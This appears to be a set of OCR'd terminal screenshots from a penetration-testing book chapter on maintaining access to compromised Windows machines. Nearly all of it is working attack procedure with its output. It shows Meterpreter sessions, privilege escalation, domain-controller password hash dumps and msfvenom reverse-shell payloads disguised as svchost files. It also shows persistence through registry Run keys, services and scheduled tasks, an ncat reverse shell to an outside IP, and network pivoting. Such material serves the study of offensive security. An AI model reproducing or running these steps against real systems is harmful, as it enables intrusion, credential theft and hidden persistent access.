

```
msf exploit(handler) > run -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://172.16.42.215:443
msf exploit(handler) > [*] Starting the payload handler...

msf exploit(handler) >
[*] https://172.16.42.215:443 handling request from 172.16.42.5; (UUID: nnjbvmnn) Staging
 x86 payload (958531 bytes) ...
[*] Meterpreter session 2 opened (172.16.42.215:443 -> 172.16.42.5:49199) at 2017-07-09 2
0:00:50 -0400
```

```
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: LAB1\fflintstone
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : BO-DC1
OS              : Windows 2008 (Build 6002, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : LAB1
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

```
msf > use post/windows/gather/smart_hashdump
msf post(smart_hashdump) > show options

Module options (post/windows/gather/smart_hashdump):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   GETSYSTEM  false            no        Attempt to get SYSTEM privilege on the target ho
st.
   SESSION                     yes       The session to run this module on.

msf post(smart_hashdump) > set SESSION 2
SESSION => 2
msf post(smart_hashdump) > show options

Module options (post/windows/gather/smart_hashdump):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   GETSYSTEM  false            no        Attempt to get SYSTEM privilege on the target ho
st.
   SESSION    2                yes       The session to run this module on.

msf post(smart_hashdump) > exploit
```

```
msf post(smart_hashdump) > exploit

[*] Running module against BO-DC1
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20170709202230_lab1.boweaver.ne_172.16.42.5_windows.hashes_075027.tx
t
[+]     This host is a Domain Controller!
[*] Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:c6ba0ada406194fe6b0062844ab8a6
d6
[+]     krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2cc97460eafa5a1e80d8e6870b896c4d
[+]     bo:1000:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7
[+]     fflintstone:1105:aad3b435b51404eeaad3b435b51404ee:594d255cac9598cfeea0171ce356155
2
[+]     sslow:1106:aad3b435b51404eeaad3b435b51404ee:e2708c09c566c4c8a9bbd94a9c273cab
[+]     rred:1107:aad3b435b51404eeaad3b435b51404ee:60af24042a4d61243d6c25d25cfb8fef
[+]     BO-SRV2$:1108:aad3b435b51404eeaad3b435b51404ee:5703baa2edd3299b988d03c6f9f57a8f
[+]     WIN7-01$:1111:aad3b435b51404eeaad3b435b51404ee:b36985269b3efcef3c8ddbd37b995cdb
[*] Post module execution completed
msf post(smart_hashdump) >
```


root@privateer: ~ 89x36
Module options (post/windows/manage/persistence_exe):
Name Current Setting Required Description
REXENAME svchosts.exe yes The name to call exe on remote system
REXEPATH /media/bo/files/kali2016-2-book/chap8/svchosts.exe yes The remote executable to use.
SESSION 2 yes The session to run this module on.
STARTUP SERVICE yes Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)
msf post(persistence_exe) > exploit
[*] Running module against BO-DC1
[*] Reading Payload from file /media/bo/files/kali2016-2-book/chap8/svchosts.exe
[+] Persistent Script written to C:\Users\FFLINT~1\AppData\Local\Temp\2\svchosts.exe
[*] Executing script C:\Users\FFLINT~1\AppData\Local\Temp\2\svchosts.exe
[+] Agent executed with PID 3096
[*] Installing as service..
[*] Creating service hhqazQPcTAumHGl
[-] Post failed: RuntimeError Unable to open service manager: The RPC server is unavailable.
[-] Call stack:
[-] /usr/share/metasploit-framework/lib/msf/core/post/windows/services.rb:81:in `open_sc_manager'
[-] /usr/share/metasploit-framework/lib/msf/core/post/windows/services.rb:335:in `service_create'
[-] /usr/share/metasploit-framework/modules/post/windows/manage/persistence_exe.rb:143:in `install_as_service'
[-] /usr/share/metasploit-framework/modules/post/windows/manage/persistence_exe.rb:68:in `run'
[*] Post module execution completed
msf post(persistence_exe) >




```
root@privateer:/media/bo/files/kali2016-2-book/chap8# msfvenom -p windows/meterpreter_reverse
_tcp --platform windows -f exe -a x86 LHOST=172.16.42.215 LPORT=4444 -o svchosts2.exe
No encoder or badchars specified, outputting raw payload
Payload size: 957487 bytes
Final size of exe file: 1032704 bytes
Saved as: svchosts2.exe
```


root@privateer: ~ 89x36
msf post(persistence_exe) > show options
Module options (post/windows/manage/persistence_exe):
Name Current Setting Required Description
REXENAME svchosts.exe yes The name to call exe on remote system
REXEPATH /media/bo/files/kali2016-2-book/chap8/svchosts2.exe yes The remote executable to use.
SESSION 2 yes The session to run this module on.
STARTUP SERVICE yes Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)
msf post(persistence_exe) > exploit
[*] Running module against BO-DC1
[*] Reading Payload from file /media/bo/files/kali2016-2-book/chap8/svchosts2.exe
[+] Persistent Script written to C:\Users\FFLINT~1\AppData\Local\Temp\2\svchosts.exe
[*] Executing script C:\Users\FFLINT~1\AppData\Local\Temp\2\svchosts.exe
[+] Agent executed with PID 3284
[*] Installing as service..
[*] Creating service DrNDztIntkiSrqD
[*] Meterpreter session 4 opened (172.16.42.215:4444 -> 172.16.42.5:49498) at 2017-07-21 21:56:16 -0400
[-] Post failed: RuntimeError Unable to open service manager: The RPC server is unavailable.
[-] Call stack:
[-] /usr/share/metasploit-framework/lib/msf/core/post/windows/services.rb:81:in `open_sc_manager'
[-] /usr/share/metasploit-framework/lib/msf/core/post/windows/services.rb:335:in `service_create'
[-] /usr/share/metasploit-framework/modules/post/windows/manage/persistence_exe.rb:143:in `install_as_service'
[-] /usr/share/metasploit-framework/modules/post/windows/manage/persistence_exe.rb:68:i

```
msf post(persistence_exe) > show options

Module options (post/windows/manage/persistence_exe):

   Name      Current Setting                                          Required  Descriptio
n
   ----      ---------------                                          --------  ----------
-
   REXENAME  server.exe                                               yes       The name t
o call exe on remote system
   REXEPATH  /media/root/files/kali2016-2-book/chap8/svchosts2.exe  yes       The remote
 executable to use.
   SESSION   1                                                      yes       The sessio
n to run this module on.
   STARTUP   USER                                                   yes       Startup ty
pe for the persistent payload. (Accepted: USER, SYSTEM, SERVICE)

msf post(persistence_exe) > exploit

[*] Running module against BO-DC1
[*] Reading Payload from file /media/root/files/kali2016-2-book/chap8/svchosts2.exe
[+] Persistent Script written to C:\Users\FFLINT~1\AppData\Local\Temp\2\server.exe
[*] Executing script C:\Users\FFLINT~1\AppData\Local\Temp\2\server.exe
[+] Agent executed with PID 3140
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\noEEre
BFrXKL
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\noEEreB
FrXKL
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/BO-DC1_20170722.5734/BO-DC
1_20170722.5734.rc
[*] Post module execution completed
msf post(persistence_exe) >
```

```
msf exploit(handler) > run -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.16.42.215:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Meterpreter session 3 opened (172.16.42.215:4444 -> 172.16.42
.5:49349) at 2017-07-22 22:12:38 -0400

msf exploit(handler) >
```

```
msf exploit(handler) > sessions -K
[*] Killing all sessions...
[*] 172.16.42.5 - Meterpreter session 1 closed.
[*] 172.16.42.5 - Meterpreter session 3 closed.
msf exploit(handler) > run -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.16.42.215:4444
msf exploit(handler) > [*] Starting the payload handler...

msf exploit(handler) >
```

```
msf exploit(handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : BO-DC1
OS              : Windows 2008 (Build 6002, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : LAB1
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```


```
msf exploit(registry_persistence) > exploit

[!] Warning: PowerShell does not seem to be available, persistence might fail
[*] Generating payload blob..
[+] Generated payload, 5916 bytes
[*] Root path is HKLM
[*] Installing payload blob..
[+] Created registry key HKLM\Software\4LXNi52L
[+] Installed payload blob to HKLM\Software\4LXNi52L\tm5VUH4u
[*] Installing run key
[+] Installed run key HKLM\Software\Microsoft\Windows\CurrentVersion\Run\HxnifGE6
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/172.16.42.5_20170723.0317
/172.16.42.5_20170723.0317.rc
msf exploit(registry_persistence) > sessions

Active sessions
===============

  Id  Type                     Information                  Connection
  --  ----                     -----------                  ----------
  4   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ BO-DC1  172.16.42.215:4444 -> 172.1
6.42.5:49543 (172.16.42.5)

msf exploit(registry_persistence) >
```


```
meterpreter > run persistence -U -S -i 15 -p 4444 -r 172.16.42.215

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/BO-DC1_20170723.25
03/BO-DC1_20170723.2503.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.42.215 LPORT=4444
[*] Persistent agent script is 99658 bytes long
[+] Persistent Script written to C:\Users\FFLINT~1\AppData\Local\Temp\2\DtzuHSviUy.vbs
[*] Executing script C:\Users\FFLINT~1\AppData\Local\Temp\2\DtzuHSviUy.vbs
[+] Agent executed with PID 2916
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SIytLk
EtGhW
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SIytLkE
tGhW
[*] Installing as service..
[*] Creating service kkIZnVapkZ
[-] Error in script: RuntimeError Unable to open service manager: The RPC server is unav
ailable.
meterpreter >
```


```
C:\Users\fflintstone>
C:\Users\fflintstone>at 00:30 /every:M,T,W,TH,F,SA,SU server.exe
Added a new job with job ID = 1

C:\Users\fflintstone>at
Status ID   Day                       Time          Command Line
-------------------------------------------------------------------------------
        1   Each M T W Th F S Su      12:30 AM      server.exe

C:\Users\fflintstone>_
```

```
msf exploit(handler) > run -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.16.42.215:4444
[*] Starting the payload handler...
msf exploit(handler) > [*] Meterpreter session 3 opened (172.16.42.215:4444 -> 172.16.42
.5:49349) at 2017-07-22 22:12:38 -0400

msf exploit(handler) >
```


Chapter 9: Maintaining Access on Server or Desktop




root@kali-01: /usr/bin
File Edit View Search Terminal Help
root@kali-01:/usr/bin# nc -h
[v1.10-40]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [-options] [hostname] [port]
options:
-c shell commands as `-e'; use /bin/sh to exec [dangerous!!]
-e filename program to exec after connect [dangerous!!]
-b allow broadcasts
-g gateway source-routing hop point[s], up to 8
-G num source-routing pointer: 4, 8, 12, ...
-h this cruft
-i secs delay interval for lines sent, ports scanned
-k set keepalive option on socket
-l listen mode, for inbound connects
-n numeric-only IP addresses, no DNS
-o file hex dump of traffic
-p port local port number
-r randomize local and remote ports
-q secs quit after EOF on stdin and delay of secs
-s addr local source address
-T tos set Type Of Service
-t answer TELNET negotiation
-u UDP mode
-v verbose [use twice to be more verbose]
-w secs timeout for connects and final net reads
-z zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
root@kali-01:/usr/bin#




```
[*] Started reverse handler on 10.100.0.196:4444
[*] 10.100.0.5:445 - Executing the payload...
[+] 10.100.0.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (770048 bytes) to 10.100.0.5
[*] Meterpreter session 1 opened (10.100.0.196:4444 -> 10.100.0.5:49161) at 2015-06-17 11:39:47 -0400

meterpreter > upload /usr/share/ncat-w32/ncat.exe C:/Windows/ncat.exe
[*] uploading  : /usr/share/ncat-w32/ncat.exe -> C:/Windows/ncat.exe
[*] uploaded   : /usr/share/ncat-w32/ncat.exe -> C:/Windows/ncat.exe
meterpreter >
```




```
meterpreter > shell
Process 3760 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>AT 5:00PM ncat.exe 128.199.190.69 443 --ssl -e cmd.exe
AT 5:00PM ncat.exe 128.199.190.69 443 --ssl -e cmd.exe
Added a new job with job ID = 2

C:\Windows\system32>
```

```
root@rouge3:/home/foobear# ncat -nvlp 443 --ssl
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 1177 D742 5927 D7F8 DDDD 86A7 F503 59B9 7EA9 CC79
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 69.131.155.226.          Connection from victim machine coming in.
Ncat: Connection from 69.131.155.226:49163.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>  Connected!
```

```
root@kalibook:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -f exe -o svchost13.exe
No encoder or badchars specified, outputting raw payload
Saved as: svchost13.exe
root@kalibook:~#
```

```
root@kalibook:~# ls
Desktop                      etter-msg-20150422.txt  powermaint.ps1  svchost13.exe
Downloads                    kalibook                PowerSploit     workspace
ettercap-msg-20150422-1.txt  packet-test.txt         public          youvebeenpwned.txt
ettercap-msg.txt             photos                  svchost12.exe   youvebeenpwned.txt~
root@kalibook:~#
```


```
meterpreter > upload svchost13.exe C:/windows/svchost13.exe
[*] uploading  : svchost13.exe -> C:/windows/svchost13.exe
[*] uploaded   : svchost13.exe -> C:/windows/svchost13.exe
```

Sending file.

File is now on the victim machine.

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 128.199.190.69
LHOST => 128.199.190.69
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 69.131.155.226:49167 (UUID: 5596a9dbc8e61b2b/x86=1/windows=1/2015-06-21T21:25:49Z) Staging Native payl
oad ...
[*] Meterpreter session 1 opened (128.199.190.69:443 -> 69.131.155.226:49167) at 2015-06-21 17:25:50 -0400

meterpreter > /opt/metasploit/apps/pro/vendor/bundle/ruby/2.1.0/gems/recog-1.0.27/lib/recog/fingerprint/re
gexp_factory.rb:33: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expressio
n

meterpreter > sysinfo
Computer        : WIN-M08FVCLLIIB
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

We're jumping through the firewall
ET Phones home!



```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 128.199.190.69
LHOST => 128.199.190.69
msf exploit(handler) > set LPORT 443
LPORT => 443
```

Listener Setup

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
msf exploit(handler) > [*] Starting the payload handler...

msf exploit(handler) > sessions -l

Active sessions
===============

No active sessions.
```

No sessions yet.

```
msf exploit(handler) > jobs -l

Jobs
====

  Id  Name
  --  ----
  0   Exploit: multi/handler

msf exploit(handler) >
```

Handler running in the background

```
msf exploit(handler) >
[*] 69.131.155.226:49162 (UUID: a643aa28a9877c64/x86=1/windows=1/2015-06-22T02:05:42Z) Staging Native p
ayload ...
[*] Meterpreter session 1 opened (128.199.190.69:443 -> 69.131.155.226:49162) at 2015-06-21 22:05:43 -0
400

msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information                                    Connection
  --  ----                   -----------                                    ----------
  1   meterpreter x86/win32  WIN-MO8FVCLLIIB\Administrator @ WIN-MO8FVCLLIIB  128.199.190.69:443 -> 69.
131.155.226:49162 (10.100.0.5)

msf exploit(handler) >
```

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:07:7e:d8
MTU          : 1500
IPv4 Address : 10.100.0.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::34e5:33cb:f624:cbc7
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 20
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:07:7e:e2
MTU          : 1500
IPv4 Address : 192.168.202.189
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b81c:c045:3872:d95c
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3bb2c83877575ac7a9794435ccbe5d65...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

B0 Weaver:"funny"

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
B0 Weaver:1000:aad3b435b51404eeaad3b435b51404ee:7dd830c5d49005caed8637bcf26c5794:::


meterpreter >
```

Dumps password hints in clear text!

```
meterpreter > run autoroute -s 192.168.202.0/24
[*] Adding a route to 192.168.202.0/255.255.255.0...
[+] Added route to 192.168.202.0/255.255.255.0 via 69.131.155.226
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.202.0      255.255.255.0      Session 1

meterpreter >
```

```
Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
